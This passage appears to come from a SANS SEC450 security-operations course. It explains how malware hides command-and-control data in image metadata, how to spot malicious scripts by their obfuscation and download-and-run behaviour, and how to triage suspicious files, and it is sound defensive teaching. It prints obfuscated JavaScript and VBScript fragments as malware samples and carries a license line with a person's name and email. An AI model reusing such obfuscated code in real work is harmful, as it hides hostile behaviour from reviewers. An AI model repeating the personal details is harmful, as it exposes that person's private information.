How is data hidden inside photos? There are two main ways. The complicated way is steganography, or, encoding the message within the actual data of the picture. This method is *extremely* hard to detect in practice and although malware has been caught doing it multiple times, it is likely still more prevalent than we know. The second method is to simply utilize the available metadata space in a picture file to place a message. Encoded IPs, domains, URLs, or other configuration data can easily be stashed in the same fields a normal photo might hold the camera model or GPS location of where it was taken. When this method is chosen, simply running strings on the picture may reveal JavaScript, visual basic script, or some other type of text within the photo. Since there is no legitimate reason to stash code in a picture's metadata, a finding like this should be an immediate tip-off that something is wrong. One example of this method being used in the wild is the blog post from Trend Micro referenced below.<sup>1</sup> The slide shows a screenshot from a Twitter account that posted meme photos that were command and control messages to a string of malware. The code had a complicated way of decoding the photos into commands and acting based on what the most recent photo posted said to do, quite a clever way to hide! The screenshot on the bottom is from a Securi post with an example of a PacMan picture that had base64 encoded comments with command and control messages inside.<sup>2</sup> It's a good bet that this method is used much more frequently than we know as well.

[1] <https://blog.trendmicro.com/trendlabs-security-intelligence/cybercriminals-use-malicious-memes-that-communicate-with-malware/>

[2] <https://blog.sucuri.net/2018/07/hiding-malware-inside-images-on-googleusercontent.html>



## Detecting Malicious Scripts

How do we easily evaluate a script?

- Minimal content except download and run instructions
- Crazy obfuscation!

```
function EK(EL, EM, EN, EO, EP){
  for(var le, lf, lg, lh, li, lj, lk = EM[b('0x4b7', '#$^')](
), ll = [], lm = 0, ln = EL[b('0x4b8', 's[Rj')]; lm < ln; lm++) if
((le = EL[lm]) || 0 == le) if(Y[b('0x4b9', 'j9p7')] == lz(le)) l
c[b('0x4ba', 's[Rj')](ll, le[b('0x4bb', '4S6')]) ? [le] : le; els
e if(EJ[b('0x159', 'bIqc')](le)) {
  lf = lf || lk[b('0x4bc', 'YS1')](EM[b('0x4bd', 'wyj')](b
('0x4be', '2BBb'))), lg = (EX[b('0x4bf', '4GWC')](le) || ['', ''])
[1][b('0x4c0', '6A%')](, lh = Ez[lg] || Ez[b('0x4c1', 'Z1J5')],
lf[b('0x4c2', 'UUXi')] = Y['ectbc'](Y['pMzIr'](lh[1], lc[b('0x4c3
', 'j9p7')](le)), lh[2]), lj = lh[0];
  while(lj--> 0) lf = lf['lastChild'];
  lc[b('0x4ba', 's[Rj')](ll, lf['childNodes']), (lf = lk[b('
0x4c4', 'Mb&L'))][b('0x4c5', 'Ldws')] = '';
  } else ll[b('0x2c2', 'YS1')](EM[b('0x4c6', 'Yjdg')](le));
  lk[b('0x4c7', '5Mdd')] = '', lm = 0;
}
```

```
Function MqjWphwebVIMYBZChzTjaAovEi(mvZwseJGhCNkn
dZYYwVEVYU, lEoxJPKudLoFftpLPRSMmKJpkVteKb)
On Error Resume Next
Dim wsBIjvTHElXiXDSofyEKTtTuYMP, EteVolITmbTHpnuV
CLDObJPERsIStNuNC, SByhUdWeLVFVrFVRzdtiIVuil, JVPgs
pYyociuNuQYCjqqSEd2, JVPgsPyyociuNuQYCjqqSEd, ArcJx
rfYqSurnipwskfsh, ArcJxrfYqSurnipwskfsh_2, URvVEPCQ
ePhGGzKAORWmgDSzJOWl, dWOMAJNTXtsRWMpRwjdDqUZoSxMe
lii, NamLUewqTXHjqMPRsNduoDlRs, qOLxXeJAmkCYiRowpQL
HEKhFDVn, nFzRKVjeaFECCdgNVveKmY, vnehEfwPzPaEetN
VfQdER, rOZtKwLxLLMIZHFzCsUKf
nFzRKVjeaFECCdgNVveKmY="zW2eoc5fKC6G1PK1S7w8efJSZ
jZEn9rYS3cZTm2A0pZGNYBnhWUYUzqArDQrgfCLDFdE4tV5Z7
Rl02a0"
```

### Detecting Malicious Scripts

There are a couple of easy methods to determine if a script is likely malicious right from the start. To make evil scripts look benign to automated analysis, many times the content will be as minimal as possible containing nothing more than the command to download a file or additional script code from a URL and run it. Crafting the attachment this way means there's little for file scanning tools to key off on. The other bonus to the attacker is that if the script *is* caught, the code for their trojan isn't included, meaning it may take longer before AV engines write detection signatures for the second stage of infection. Finding a script that seems to only contain code to download and run more code (especially from an odd domain) can be a simple giveaway.

The other thing that often makes malicious scripts easy to find is that they tend to be heavily obfuscated. If you can safely open the script without executing it (the “strings” or “cat” commands are easy ways to do this), you will often see function names, variables, and strings that look like an unreadable mess. This is another attempt at hiding from AV scanners and automated email filtering. The good news is that it's extremely easy to look at code and realize it was run through a tool to make it complicated for humans to understand. Other quick verifications include verifying if the script is signed and running the hash of the scripts against databases like VirusTotal to see if it's already known to be a bad item.

## Identifying and Handling Suspicious Files Summary

To quickly determine if something might be bad

1. Is the format known for commonly carrying exploits?
2. If possible, check the hash and signature – quick elimination
3. Consider file format; what are the features that get abused?
  - Links, embedded files, autorun actions, scripts, macros, etc...
4. Safely and quickly determine if these features are in use
  - Sandbox testing, manual static/dynamic analysis on a safe OS, visual check
5. Investigate any artifacts found
  - Check for URL reputations, obfuscated scripts, check all embedded files

### Identifying and Handling Suspicious Files Summary

We have obviously only scratched the surface on identifying malicious files, but with merely the techniques listed here, you will be well on your way to being able to quickly point out a file as suspect or not. The rabbit hole of malware analysis techniques goes much further than we can even begin to cover in this class, but as you progress through your career, if you find yourself interested in not just being able to identify malicious files, but also take them apart and understand all their capabilities and communication techniques, there are many resources for learning this skill. SANS offers the "FOR610: Reverse Engineering Malware" course, which is six days of intensive study that goes into disassembly and debugging of running programs as well as malicious document and script analysis. The book *Practical Malware Analysis*<sup>1</sup> has also been a favorite for years among analysis looking to get into the field. It will take you all the way from simple strings investigation into kernel debugging and beyond. For its cost, it is an outstanding value.

[1] <https://nostarch.com/malware>

## Course Roadmap

- Day 1: Blue Team Tools and Operations
- Day 2: Understanding Your Network
- **Day 3: Understanding Endpoints, Logs, and Files**
- Day 4: Triage and Analysis
- Day 5: Continuous Improvement, Analytics, and Automation

### Understanding Endpoints, Logs, and Files

1. Endpoint Attack Tactics
2. Endpoint Defense In Depth
3. How Windows Logging Works
4. How Linux Logging Works
5. Interpreting Important Events
6. Exercise 3.1: Interpreting Windows Logs
7. Log Collection, Parsing, and Normalization
8. Exercise 3.2: Log Enrichment and Visualization
9. File Contents and Identification
10. Identifying and Handling Suspicious Files
11. **Day 3 Summary**
12. Exercise 3.3: Malicious File Identification

This page intentionally left blank.

Licensed To: David Owerbach <0mamaloney@gmail.com> April 28, 2020

## Day 3 Summary

Today, we covered endpoint-related topics from multiple angles:

- **Endpoints**
  - Attack tactics focus on post-exploitation (MITRE ATT&CK)
  - Defense-in-depth tools that help us prevent attacks
- **Logging**
  - Windows, Linux, and some important events
  - Kerberos operation and service logs
  - Collection, parsing, and normalization
- **File Identification**
  - Identification of suspicious contents

### Day 3 Summary

Today, we covered the endpoint from multiple different angles. Hopefully, after the beginning sections, you have a better grasp on how endpoints are attacked, especially post-exploitation tactics, and the tools that many enterprises can and do use to try to solve those problems. The point of those sections was to hammer home the numerous techniques that will be used against us and the need to understand them and align our defenses to disrupt, prevent and detect the enemy at all stages possible.

We also spent a considerable amount of time talking about the logging capabilities of various operating systems, services, and tools, and the key points of what you need to know. Since there is nothing you will see more than logs in your daily life in the SOC, understanding them is a necessary requirement for performing the job. If you'd never taken a deep dive on logging before (and many have not), the goal was to fill in the rest of the picture of what can and does happen to logs all the way from their inception until they are ingested into a SIEM. Knowing how to search through them and find what you're looking for in the SIEM is stage one, but you can never truly comprehend your data unless you understand the full story of how it was created and how you can make it better. Although we don't commonly see this information taught in information security courses, it is my firm belief that knowing log structures, collection and transport will make you a stronger analyst capable of asking better questions of your data.

The final part of the day took a dive into the true nature of files, how you can identify them without any previous knowledge, and how to identify if they are potentially malicious. Although we didn't dive extremely deep, this is the trailhead to a career in malware reverse engineering, an incredibly deep topic with a whole world of tools of its own. If you enjoyed this section, check out the referenced resources and start to build your skills. There comes a time in every SOC that an analyst with deep reverse-engineering knowledge will be needed, and becoming that person puts you on an exciting and lucrative career path.

**Exercise 3.3: Malicious File Identification**



## **Exercise 3.3: Malicious File Identification**

**Exercise 3.3: Malicious File Identification**

Please go to Exercise 3.3 in the SEC450 Workbook or virtual wiki.